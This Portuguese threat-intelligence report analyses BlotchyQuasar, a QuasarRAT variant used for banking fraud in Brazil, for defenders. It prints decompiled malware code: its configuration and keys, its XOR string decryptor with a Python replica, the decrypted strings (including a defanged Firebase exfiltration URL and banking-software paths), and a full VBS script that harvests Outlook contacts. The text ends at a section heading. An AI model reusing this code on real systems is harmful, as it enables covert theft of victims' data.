TLP: CLEAR

Pesquisa de Cibersegurança
Cyber Threats

BlotchyQuasar: A Evolução do QuasarRAT no Cenário Brasileiro de Fraudes Bancárias

heimdall
security research

Acesse nossa comunidade no WhatsApp, clicando na imagem abaixo!

heimdall
security research
A DIVISION OF ISH

Acesse a inteligência que produzimos sobre as Táticas, Técnicas e Procedimentos de determinados *Threat Actors*, análises de *malwares* emergentes no cenário de cibersegurança, análises de vulnerabilidades críticas e outras informações no *blog* da ISH Tecnologia, clicando na imagem abaixo.

ISH

ALERTA HEIMDALL! HTTP2 RAPID RESET_IMPACTOS E DETECÇÃO DA CVE-2023-44487

Falhas de negação de serviço (DoS) não são apenas interrupções técnicas. Elas representam riscos reais à continuidade do negócio, à confiança dos clientes e à reputação da marca. Nisto temos a vulnerabilidade CVE-2023-44487, conhecida como HTTP/2 Rapid Reset.

BAIXAR

ISH

ALERTA HEIMDALL! BABUK2 EM 2025: RETORNO LEGÍTIMO OU COPYCAT ESTRATÉGICO

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e com surgimento de novos grupos. Nesse contexto, temos o ransomware Babuk2.

BAIXAR

ISH

ALERTA HEIMDALL! A ANATOMIA DO RANSOMWARE AKIRA E SUA EXPANSÃO MULTIPLATAFORMA

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e ganhando bastante popularidade. Nesse contexto, temos o ransomware Akira.

BAIXAR

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

SUMÁRIO EXECUTIVO:

Este relatório tem como objetivo documentar e analisar tecnicamente a variante **BlotchyQuasar** identificada em um incidente real investigado pela equipe de **DFIR** da ***ISH Tecnologia***. O foco do trabalho não é a dissecação exaustiva de todas as rotinas internas herdadas do **QuasarRAT** *open-source*, mas sim a compreensão aprofundada de como essa variante específica foi adaptada, entregue e operada em um contexto de fraude bancária direcionada a usuários da América Latina, especialmente no **Brasil**.

A análise concentra-se na *DLL* maliciosa ***libfilezilla-43.dll***, componente central responsável pela execução do *payload* final, persistência, coleta de dados sensíveis e comunicação com a infraestrutura de Comando e Controle. A partir desse artefato, são explorados o fluxo de inicialização do *malware*, os mecanismos de evasão empregados, a arquitetura de **C2** baseada em protocolo proprietário sobre **TCP** e as adaptações funcionais voltadas à fraude bancária e exfiltração estruturada de informações.

Este relatório prioriza a correlação entre comportamento observado, código analisado e evidências coletadas em ambiente controlado, com o objetivo de produzir inteligência acionável para times de detecção, resposta e *threat hunting*. Sempre que aplicável, as análises técnicas são contextualizadas do ponto de vista defensivo, destacando pontos de fricção, oportunidades de detecção comportamental e implicações práticas para ambientes corporativos monitorados por **SIEM** e soluções de segurança endpoint.

Não fazem parte do escopo deste trabalho a reprodução completa da cadeia de infecção inicial por *malspam* em múltiplas regiões, nem a catalogação exaustiva de todos os módulos possíveis do **QuasarRAT** original. Tais elementos são abordados apenas quando necessários para contextualizar o comportamento específico do **BlotchyQuasar** observado no incidente analisado.

BlotchyQuasar

No incidente investigado pelo **DFIR** da ***ISH Tecnologia***, constatou-se que o *malware* foi carregado em memória por meio de um *loader* de segunda fase, que aciona o executável legítimo *filezilla-server-gui.exe*. Este, por sua vez, realiza o carregamento da **DLL** maliciosa ***libfilezilla-43.dll*** via *side-loading*, mecanismo que permite que o **RAT** seja executado sem gerar um processo suspeito dedicado.

A análise subsequente confirmou que o *payload* final corresponde a uma variante modificada do **QuasarRAT**, adaptada para comprometer usuários de instituições financeiras brasileiras. A variante inclui rotinas de fraude bancária, mecanismos de exfiltração segmentada, *keylogging*, persistência via registro, coleta de dados de geolocalização e reconhecimento de softwares bancários instalados, refletindo uma adaptação específica para o cenário financeiro local.

Por concentrar as funcionalidades maliciosas da campanha, esta **DLL** será o objeto central deste relatório. Toda a engenharia reversa apresentada a seguir se baseará na dissecação da ***libfilezilla-43.dll***, incluindo suas classes internas, lógica de inicialização, módulos de fraude, primitivas criptográficas, exfiltração, persistência e comunicação com o C2.

QuasarRAT

O **QuasarRAT** é um projeto **dotnet** (**C#**) com arquitetura Cliente-Servidor, que se distingue por ser código aberto. Essa disponibilidade pública é o principal catalisador por trás de sua ampla adoção por diversos atores de ameaça, desde cibercriminosos até grupos de ciberespionagem avançados (como **APT33** e **The Gorgon Group**). A arquitetura básica permite que um usuário controle remotamente múltiplos clientes por meio de uma Interface Gráfica de Usuário (**GUI**) no servidor.

A facilidade de acesso ao código-fonte, que pode ser inspecionado via descompiladores **Dotnet** como o **DNSpy**, permite que os *Threat Actors* o modifiquem facilmente, adicionando camadas de ofuscação, alterando rotinas de criptografia (como a chave **AES**) e integrando novos módulos de ataque para atender às suas necessidades específicas. Para grupos de cibercrime, como o **Hive0129** associado ao **BlotchyQuasar**, o uso de um **RAT** *open-source* funcional permite economizar tempo e recursos de Pesquisa e Desenvolvimento (**R&D**), direcionando o esforço para a criação de loaders evasivos e rotinas de ataque regionalizado, em vez de desenvolver o núcleo do **RAT** do zero.

FUNCIONALIDADES PADRÃO



Figura 1 - Imagem referente ao fluxo de comportamento do BlotchyQuasar

O **QuasarRAT** oferece um conjunto robusto e consolidado de funcionalidades de acesso remoto e espionagem, amplamente conhecidas e que

são herdadas pela variante analisada, denominada **BlotchyQuasar**, com pequenas adaptações voltadas à furtividade e à resiliência da infraestrutura. Entre essas capacidades, destaca-se o controle remoto completo do sistema comprometido, permitindo ao operador realizar gerenciamento de arquivos com suporte a *upload* e *download*, acesso remoto ao *desktop*, utilização de *webcam* e execução de comandos por meio de um *shell* remoto, viabilizando a administração integral do *host* da vítima.

No aspecto de espionagem e coleta de informações, o *malware* incorpora mecanismos como *keylogging*, captura periódica de tela e recuperação de credenciais armazenadas no sistema operacional. Na variante **BlotchyQuasar**, observa-se que o *keylogger* é inicializado somente após a instalação bem-sucedida do *malware* e antes do estabelecimento do canal de comunicação com a infraestrutura de Comando e Controle (C2), indicando que a coleta de dados sensíveis ocorre desde os estágios iniciais da infecção, independentemente do sucesso imediato da comunicação com o servidor remoto.

A comunicação com a infraestrutura de Comando e Controle é realizada por meio de conexões **TCP** diretas, utilizando um protocolo proprietário implementado sobre um *stream* de rede, com dados comprimidos e criptografados, tipicamente por meio de algoritmos simétricos como **AES**. Diferentemente de implementações que dependem de *endpoints web* públicos, o **BlotchyQuasar** estabelece inicialmente contato com um host de *bootstrap hardcoded*, que atua como ponto inicial de conexão e pode fornecer dinamicamente uma lista atualizada de servidores **C2** secundários. Esse modelo de arquitetura distribuída aumenta significativamente a resiliência da campanha, permitindo a rotação de infraestrutura e reduzindo o impacto de ações de derrubada ou bloqueio de endereços específicos, além de dificultar a inspeção de tráfego baseada em protocolos convencionais.

Adicionalmente, o **QuasarRAT** oferece recursos avançados de rede, como suporte a *Reverse Proxy* e ***UPnP*** (*Universal Plug and Play*), possibilitando ao operador realizar pivoteamento dentro da rede interna da vítima, expor serviços locais ou mascarar a real origem dos comandos enviados. Essas funcionalidades ampliam o alcance operacional do comprometimento e reforçam o potencial do malware como uma ferramenta versátil para acesso remoto persistente e exploração de ambientes corporativos.

O Desafio da Detecção

A principal implicação de segurança do **QuasarRAT** ser *open-source* é a dificuldade em manter defesas eficazes contra suas variantes. Como o atacante pode facilmente modificar parâmetros essenciais como a porta de *callback*, a senha de criptografia e o algoritmo, qualquer **IoC** (*Indicator of Compromise*) de rede ou *mutex* baseado em valores padrão do **QuasarRAT** se torna obsoleto contra variantes customizadas. Portanto, a detecção eficaz deve migrar da análise de

assinaturas estáticas para a análise comportamental, focando em **TTPs** pós-comprometimento e na análise do tráfego de **C2** criptografado para padrões anômalos.

ANÁLISE TÉCNICA DO BLOTCHYQUASAR

FLUXO DE INICIALIZAÇÃO E PREPARAÇÃO DO AMBIENTE

Configuração

Durante a inicialização, o *malware* carrega um conjunto fixo de parâmetros operacionais que definem identidade da campanha, criptografia, *mutex* de exclusão mútua e diretórios de instalação, evidenciando que cada amostra é compilada especificamente para um operador ou operação.

Essa etapa é orquestrada por uma função de inicialização (*InitializeRuntimeConfig*), cuja finalidade é forçar o carregamento das configurações estáticas e preparar o ambiente de execução antes da ativação dos módulos maliciosos.

```
// Token: 0x04000138 RID: 312
public static string VERSION = "1.0.00.r6";

// Token: 0x04000139 RID: 313
public static int RECONNECTDELAY = 5000;

// Token: 0x0400013A RID: 314
public static string PASSWORD = "5EPmsqV4iTCGjx9aY3yYpBWD0IgEJpHNEP75pks";

// Token: 0x0400013B RID: 315
public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;

// Token: 0x0400013C RID: 316
public static string DIR = Environment.GetFolderPath(RuntimeConfig.SPECIALFOLDER);

// Token: 0x0400013D RID: 317
public static string SUBFOLDER = "SUB";

// Token: 0x0400013E RID: 318
public static string INSTALLNAME = "INSTALL";

// Token: 0x0400013F RID: 319
public static bool INSTALL = false;

// Token: 0x04000140 RID: 320
public static bool STARTUP = true;

// Token: 0x04000141 RID: 321
public static string MUTEX = "e4d6a6ec-320d-48ee-b6b2-fa24f03760d4";

// Token: 0x04000142 RID: 322
public static string STARTUPKEY = "STARTUP";

// Token: 0x04000143 RID: 323
public static bool HIDEFILE = true;

// Token: 0x04000144 RID: 324
public static bool ENABLELOGGER = true;

// Token: 0x04000145 RID: 325
public static string ENCRYPTIONKEY = "O2CCRlKB5V3AWlrHVKWMrr1GvKqVxXWdcx0l0s6L8fB2mavMqr";

// Token: 0x04000146 RID: 326
public static string TAG = "RELEASE";
```

Figura 2 - Trecho de código referente à configuração de inicialização do Malware

Mutex

A presença de um *mutex* global indica que o *malware* implementa controle de execução única por *host*, evitando múltiplas instâncias simultâneas que poderiam causar instabilidade ou exposição acidental.

```
// Token: 0x0200002F RID: 47
public static class RuntimeConfig
{
    // Token: 0x06000538 RID: 1336
    public static void InitializeRuntimeConfig()
    {
        RuntimeConfig.TAG = RuntimeConfig.TAG;
        RuntimeConfig.VERSION = RuntimeConfig.VERSION;
        RuntimeConfig.PASSWORD = RuntimeConfig.PASSWORD;
        RuntimeConfig.SUBFOLDER = RuntimeConfig.SUBFOLDER;
        RuntimeConfig.INSTALLNAME = RuntimeConfig.INSTALLNAME;
        RuntimeConfig.MUTEX = RuntimeConfig.MUTEX;
        RuntimeConfig.STARTUPKEY = RuntimeConfig.STARTUPKEY;
        RuntimeConfig.FixDirectory();
    }
```

Figura 3 - Imagem referente à inicialização das variáveis de configuração

```
namespace SystemServices
{
    // Token: 0x0200003B RID: 59
    public static class MutexManager
    {
        // Token: 0x06000585 RID: 1413 RVA: 0x00A3C2BC File Offset: 0x00A352BC
        public static bool CreateMutex(string name)
        {
            bool result;
            MutexManager._appMutex = new Mutex(false, name, ref result);
            return result;
        }

        // Token: 0x06000586 RID: 1414 RVA: 0x00062A01 File Offset: 0x0005BA01
        public static void CloseMutex()
        {
            if (MutexManager._appMutex != null)
            {
                MutexManager._appMutex.Close();
                MutexManager._appMutex = null;
            }
        }

        // Token: 0x04000181 RID: 385
        private static Mutex _appMutex;
    }
}
```

Figura 4 - Imagem referente à função responsável pela criação do Mutex

O uso de *mutex* também reduz ruído operacional e eventos duplicados que poderiam facilitar a detecção por soluções de **EDR**.

Mecanismo Interno de Descriptografia de Payloads

A classe renomeada *XorDecryptor* é responsável por descriptografar uma série de *payloads* embutidos no binário. Este módulo implementa uma técnica simples, porém eficaz, de ofuscação baseada em **XOR**, empregando uma chave fixa combinada com um vetor de inicialização (**IV**) fornecido junto ao *payload*.

A presença desse mecanismo reforça que o *malware* mantém dados sensíveis, comandos e possíveis templates de *overlay* de forma ofuscada no código, dificultando análises estáticas e detecção por assinatura.

Cada *payload* armazenado no binário segue o formato:

IV_HEX : PAYLOAD_HEX

Esses dois elementos são fornecidos à função central *Decrypt_Xor*, que realiza o processo de descriptografia. O **IV** funciona como um bloco extra de aleatoriedade, dificultando correlações diretas entre diferentes strings.

```
public static string GetDecryptedPayload(int rfid)
{
    if (rfid == 0)
    {
        return XorDecryptor.Decrypt_Xor
          ("F4D4B81EB29F92F2F0CA4823E41A4E8C6D0F7EA0EEDD6F6C1E8799312CB529ADB686830FB3F5A42D28A2DBE635A9A2CB04E6
          :F5D2FE5EBD9081B3D1EC497AE1304384E6D878FCEAA43A4A1DDE851E7FAE33A29CA79F52A2DEDE742CAFE4871BB995F700A0"
          );
    }
    if (rfid == 1)
    {
        return XorDecryptor.Decrypt_Xor("8552FD7FA3:924FBA24BB");
    }
    if (rfid == 2)
    {
        return XorDecryptor.Decrypt_Xor
          ("87FFBA6E877C3395D543E16A195CBB203F361BFBE39041EE86FAB8F5:96AAD306B86D2486CE57D80A1A64B52F14103786E4A
          641D185A3A4CC");
    }
    if (rfid == 3)
    {
        return XorDecryptor.Decrypt_Xor("EE090240FE8F7292:D8027A39ED94798A");
    }
    if (rfid == 4)
    {
        return XorDecryptor.Decrypt_Xor("84F3378FE6C6:B5F470D4E1C1");
    }
    if (rfid == 5)
    {
        return XorDecryptor.Decrypt_Xor("23512BBD533C:1C4D7BED5E3B");
    }
    if (rfid == 6)
    {
        return XorDecryptor.Decrypt_Xor("FBE4C94ED95BD8:CFE28E1FD556D2");
    }
```

Figura 5 - Imagem referente à função de descriptografia de payloads

O fluxo do método *Decrypt_Xor* ocorre em quatro etapas principais:

1. Separação e decodificação dos blocos hexadecimais
    - Os valores hexadecimais são convertidos em arrays de bytes:

```
// Token: 0x02000030 RID: 48
public static class XorDecryptor
{
    // Token: 0x0600053F RID: 1343 RVA: 0x00A37658 File Offset: 0x00A30658
    private static string Decrypt_Xor(string encryptedTextWithIv)
    {
        string[] array = encryptedTextWithIv.Split(new char[]
        {
            ':'
        });
        if (array.Length != 2)
        {
            throw new ArgumentException("Invalid encrypted text format.");
        }
        string hex = array[0];
        string hex2 = array[1];
        byte[] ivBytes = XorDecryptor.StringToByteArray(hex);
        byte[] encryptedBytes = XorDecryptor.StringToByteArray(hex2);
        byte[] fixedKey = Encoding.UTF8.GetBytes(XorDecryptor.fixedKey);
        byte[] array4 = new byte[encryptedBytes.Length];
        for (int i = 0; i < encryptedBytes.Length; i++)
        {
            array4[i] = (encryptedBytes[i] ^ fixedKey[i % fixedKey.Length] ^ ivBytes[i]);
        }
        return Encoding.UTF8.GetString(array4);
    }
```

Figura 6 - Imagem referente à conversão do payload em array de bytes

2. Carregamento da chave fixa
    - O *malware* utiliza uma chave estática de grande comprimento:

```
// Token: 0x04000147 RID: 327
private static readonly string fixedKey =
  "Ro54jbrahHe0vZbfHzp9hUuRf7hJsuuyKLy3eNZ4edLAZqEXagk0x5wgV2w6MTKS96ry6yYfMjfEo5e94xN9lhN4kQLNty1tBpIt";
```

Figura 7 - Imagem referente à chave fixa utilizada para descriptografar os payloads

Essa chave é convertida para *bytes* e usada ciclicamente durante o **XOR**.

3. Aplicação da descriptografia **XOR**
    - Cada byte do payload é reconstruído aplicando o seguinte cálculo:

    plaintext[i] = encrypted[i] ^ key[i % keyLength] ^ iv[i]

O uso conjunto de *encryptedBytes*, *fixedkey* e *ivBytes* gera um **XOR** em três camadas, ocultando o conteúdo original.

```
byte[] ivBytes = XorDecryptor.StringToByteArray(hex);
byte[] encryptedBytes = XorDecryptor.StringToByteArray(hex2);
byte[] fixedKey = Encoding.UTF8.GetBytes(XorDecryptor.fixedKey);
byte[] array4 = new byte[encryptedBytes.Length];
for (int i = 0; i < encryptedBytes.Length; i++)
{
    array4[i] = (encryptedBytes[i] ^ fixedKey[i % fixedKey.Length] ^ ivBytes[i]);
}
```

Figura 8 - Imagem referente ao cálculo XoR

4. Decodificação ***UTF-8*** do conteúdo
    - Após o **XOR**, o *buffer* de *bytes* é convertido em *string*:

    return Encoding.UTF8.GetString(array4);

Catálogo Interno de Payloads (RFIDs)

O malware possui um método chamado *GetDecryptedPayload*, contendo uma lista de mais de **100** entradas.

Cada entrada retorna um *payload* específico:

```
if (rfid == 0) return Decrypt_Xor("HEX_A:HEX_B");
if (rfid == 1) return Decrypt_Xor("HEX_A:HEX_B");
...
```

Cada entrada funciona como um *slot* de instrução, recurso ou dado sensível que o *trojan* pode acessar sob demanda. Os **RFIDs** entre **0** e **31** são os únicos que retornam valores significativos, o que reflete:

- Uso real em produção (dados, caminhos, formatos, instruções, comportamento da fraude).
- Funções ativas do *trojan*.
- Parâmetros internos utilizados em diversos fluxos operacionais.

Já os **RFIDs** superiores aparecem vazios ou com conteúdo não utilizado, reforçando características como:

- Modularidade: permitindo ampliar o comportamento no futuro.
- Variações entre campanhas/versões: onde apenas parte do catálogo é usada.
- Código compartilhado entre diferentes *builds*: onde apenas alguns **RFIDs** são populados conforme a necessidade.

Esse tipo de estrutura funciona, na prática, como um banco interno de instruções, acessado de forma dinâmica e que permite que o operador ative funções específicas sem precisar alterar o binário central. É uma abordagem comum em malwares bancários mais maduros.

Strings Desofuscadas

Para recuperar os valores internos utilizados pelo *trojan*, replicamos a função de *Decrypt_Xor* em *Python*, mantendo a mesma lógica de **XOR** triplo:

```python
import binascii

def Decrypt_Xor(encrypted_text_with_iv):
    array = encrypted_text_with_iv.split(':')
    if len(array) != 2:
        raise ValueError("Invalid encrypted text format.")

    hex1 = array[0]
    hex2 = array[1]

    array2 = binascii.unhexlify(hex1)
    array3 = binascii.unhexlify(hex2)
    fixed_key =
"Ro54jbrahHe0vZbfHzp9hUuRf7hJsuuyKLy3eNZ4edLAZqEXagk0x5wgV2w6MTKS96ry6yYfMjfEo5e94xN9lhN4kQLNty1tBpIt"
    bytes_key = fixed_key.encode('utf-8')

    array4 = bytearray(len(array3))
    for i in range(len(array3)):
        array4[i] = array3[i] ^ bytes_key[i % len(bytes_key)] ^ array2[i]

    print(array4.decode('utf-8'))
```

Figura 9 - Imagem referente à código construído por nós para desofuscar os payloads

O resultado da desofuscação revelou que os **RFIDs** 0–31 correspondem a dados utilizados efetivamente pelo *trojan*, enquanto os restantes estão vazios. Essas *strings* incluem:

- Mensagens exibidas ao usuário.
- Paths sensíveis no sistema.
- Formatos de data.
- Nomes de navegadores monitorados.
- Arquivos de coleta.
- Parâmetros de fraude.
- Recursos para ambiente de acessibilidade.
- Scripts completos em **Base64**.
- Artefatos indicativos de exfiltração.

Após descriptografarmos os **RFIDs**, obtemos as seguintes strings:

RFID	String Desofuscada
0	"Sistema Indisponível, tente novamente mais tarde!"
1	"Error"
2	"C:\Users\Public\Documents"
3	"ddMMyyyy"
4	"chrome"
5	"msedge"
6	"firefox"
7	"opera"
8	"AvastBrowser"
9	"Data.log"
10	"dd:MM:yyyy"
11	"https[://]samorai-3e912-default-rtdb.firebaseio[.]com/user.json"
12	"application/json"

13	"dd.MM.yyyy HH:mm:ss"
14	"C:\ProgramData\Trusteer"
15	"C:\ProgramData\scpbrad"
16	"C:\Program Files\Topaz OFD\Warsaw"
17	"C:\Users\"
18	"\AppData\Local\Aplicativo Itau"
19	"Magnifier"
20	"MagnifierWindow"
21	"Host Window"
22	"MagnifierHost"
23	"leitura.log"
24	"Cliente Destravado"
25	"Pedido Cancelado"
26	"WIN7"
27	"WIN10"
28	"C:\\Users\\Public\\Documents\\filedados.vbs"
29	"wscript.exe"
30	"Q29uc3QgRm9yV3JpdGluZyA9IDIKClNldCBmcyA9IFdTY3JpcHQuQ3JlYXRlT2Jq ZWN0KCJTY3JpcHRpbmcuRmlsZVN5c3RlbU9iamVjdCIpClNldCBvZmlsZSA9IGZ zLk9wZW5UZXh0RmlsZSgiQzpcVXNlcnNcUHVibGljXERvY3VtZW50c1xjb250YXR vcy5jc3YiLCBGb3JXcml0aW5nLCBUcnVlKSAnIFRydWUgcGFyYSBjcmlhciBvIGF ycXVpdm8gc2UgbsOjbyBleGlzdGlyCgpTZXQgb2wgPSBXU2NyaXB0LkNyZWF0Z U9iamVjdCgiT3V0bG9vay5BcHBsaWNhdGlvbiIpClNldCBteU5hbWVTcGFjZSA9I G9sLkdldE5hbWVTcGFjZSgiTUFQSSIpCgpTZXQgbXlDb250YWN0c0ZvbGRlciA9I G15TmFtZVNwYWNlLkdldERlZmF1bHRGb2xkZXIoMTApICcgMTAgw6kgbyB2YW xvciBwYXJhIGEgcGFzdGEgZGUgQ29udGF0b3MKU2V0IG15SXRlbXMgPSBteUNv bnRhY3RzRm9sZGVyLkl0ZW1zCgonIEVzY3JldmVyIG8gY2FiZcOnYWxobyBkbyB DU1YKb2ZpbGUuV3JpdGVMaW5lICJOb21lIENvbXBsZXRvLEVtYWlsLFRlbGVmb 25lIENvbWVyY2lhbCxUZWxlZm9uZSBDZWx1bGFyIgoKRm9yIEVhY2ggaXRlbSBJ biBteUl0ZW1zCiAgICBJZiBpdGVtLkNsYXNzID0gNDAgVGhlbiAnIDQwIMOpIG8gd mFsb3IgcGFyYSBpdGVucyBkZSBjb250YXRvCiAgICAgICAgRGltIGZ1bGxOYW1lL CBlbWFpbCwgYnVzaW5lc3NQaG9uZSwgbW9iaWxlUGhvbmUKICAgICAgICBm dWxsTmFtZSA9IGl0ZW0uRnVsbE5hbWUKICAgICAgICBlbWFpbCA9IGl0ZW0uR W1haWwxQWRkcmVzcwogICAgICAgIGJ1c2luZXNzUGhvbmUgPSBpdGVtLkJ1c2 luZXNzVGVsZXBob25lTnVtYmVyCiAgICAgICAgbW9iaWxlUGhvbmUgPSBpdGVtL k1vYmlsZVRlbGVwaG9uZU51bWJlcgoKICAgICAgICAnIFN1YnN0aXR1aXIgdmFs b3JlcyBudWxvcyBwb3Igc3RyaW5ncyB2YXppYXMKICAgICAgICBJZiBJc051bGwo ZnVsbE5hbWUpIFRoZW4gZnVsbE5hbWUgPSAiIgogICAgICAgIElmIElzTnVsbChlb WFpbCkgVGhlbiBlbWFpbCA9ICIiCiAgICAgICAgSWYgSXNOdWxsKGJ1c2luZXNz UGhvbmUpIFRoZW4gYnVzaW5lc3NQaG9uZSA9ICIiCiAgICAgICAgSWYgSXNOd WxsKG1vYmlsZVBob25lKSBUaGVuIG1vYmlsZVBob25lID0gIiIKCiAgICAgICAgJyB Fc2NyZXZlciBsaW5oYSBubyBDU1YKICAgICAgICBvZmlsZS5Xcml0ZUxpbmUgIiIiI iAmIGZ1bGxOYW1lICYgIiIiLCIiIiAmIGVtYWlsICYgIiIiLCIiIiAmIGJ1c2luZXNzUGhv bmUgJiAiIiIsIiIiICYgbW9iaWxlUGhvbmUgJiAiIiIiCiAgICBFbmQgSWYKTmV4dAoK b2ZpbGUuQ2xvc2UKClNldCBvbCA9IE5vdGhpbmcKU2V0IG9maWxlID0gTm90a GluZwpTZXQgZnMgPSBOb3RoaW5nCg=="
31	".block"

Tabela 1 - Tabela referente às strings desofuscadas

Análise Detalhada do RFID 30

O **RFID 30** é o primeiro que não contém apenas texto ou caminhos. Ele armazena, já ofuscado, uma *string* **Base64** contendo um *script* **VBS** completo, cujo propósito é:

- Abrir o *Outlook* local.
- Enumerar contatos da pasta **MAPI** padrão.
- Extrair nome, email, telefone comercial e celular.
- Salvar tudo em *contatos.csv* dentro de *C:\Users\Public\Documents*.

O código descriptografado é o seguinte:

```
Const ForWriting = 2

Set fs = WScript.CreateObject("Scripting.FileSystemObject")
Set ofile = fs.OpenTextFile("C:\Users\Public\Documents\contatos.csv", ForWriting, True) ' True para criar o arquivo se não existir

Set ol = WScript.CreateObject("Outlook.Application")
Set myNameSpace = ol.GetNameSpace("MAPI")

Set myContactsFolder = myNameSpace.GetDefaultFolder(10) ' 10 é o valor para a pasta de Contatos
Set myItems = myContactsFolder.Items

' Escrever o cabeçalho do CSV
ofile.WriteLine "Nome Completo,Email,Telefone Comercial,Telefone Celular"

For Each item In myItems
  If item.Class = 40 Then ' 40 é o valor para itens de contato
    Dim fullName, email, businessPhone, mobilePhone
    fullName = item.FullName
    email = item.Email1Address
    businessPhone = item.BusinessTelephoneNumber
    mobilePhone = item.MobileTelephoneNumber

    ' Substituir valores nulos por strings vazias
    If IsNull(fullName) Then fullName = ""
    If IsNull(email) Then email = ""
    If IsNull(businessPhone) Then businessPhone = ""
    If IsNull(mobilePhone) Then mobilePhone = ""

    ' Escrever linha no CSV
    ofile.WriteLine """" & fullName & """,""" & email & """,""" & businessPhone & """,""" & mobilePhone & """"
  End If
Next

ofile.Close

Set ol = Nothing
Set ofile = Nothing
Set fs = Nothing
```

Esse payload demonstra claramente:

- Capacidade de exfiltração dirigida.
- Interação com *Outlook* via automação **COM**.
- Coleta estruturada de contatos.
- Bom nível de maturidade operacional.
- Uso de **RFIDs** como contêiner modular de *scripts* operacionais.

Ele também reforça que o *malware* não é apenas um *stealer* genérico, mas parte de uma cadeia de fraude mais ampla.

Coleta e Discovery do Ambiente

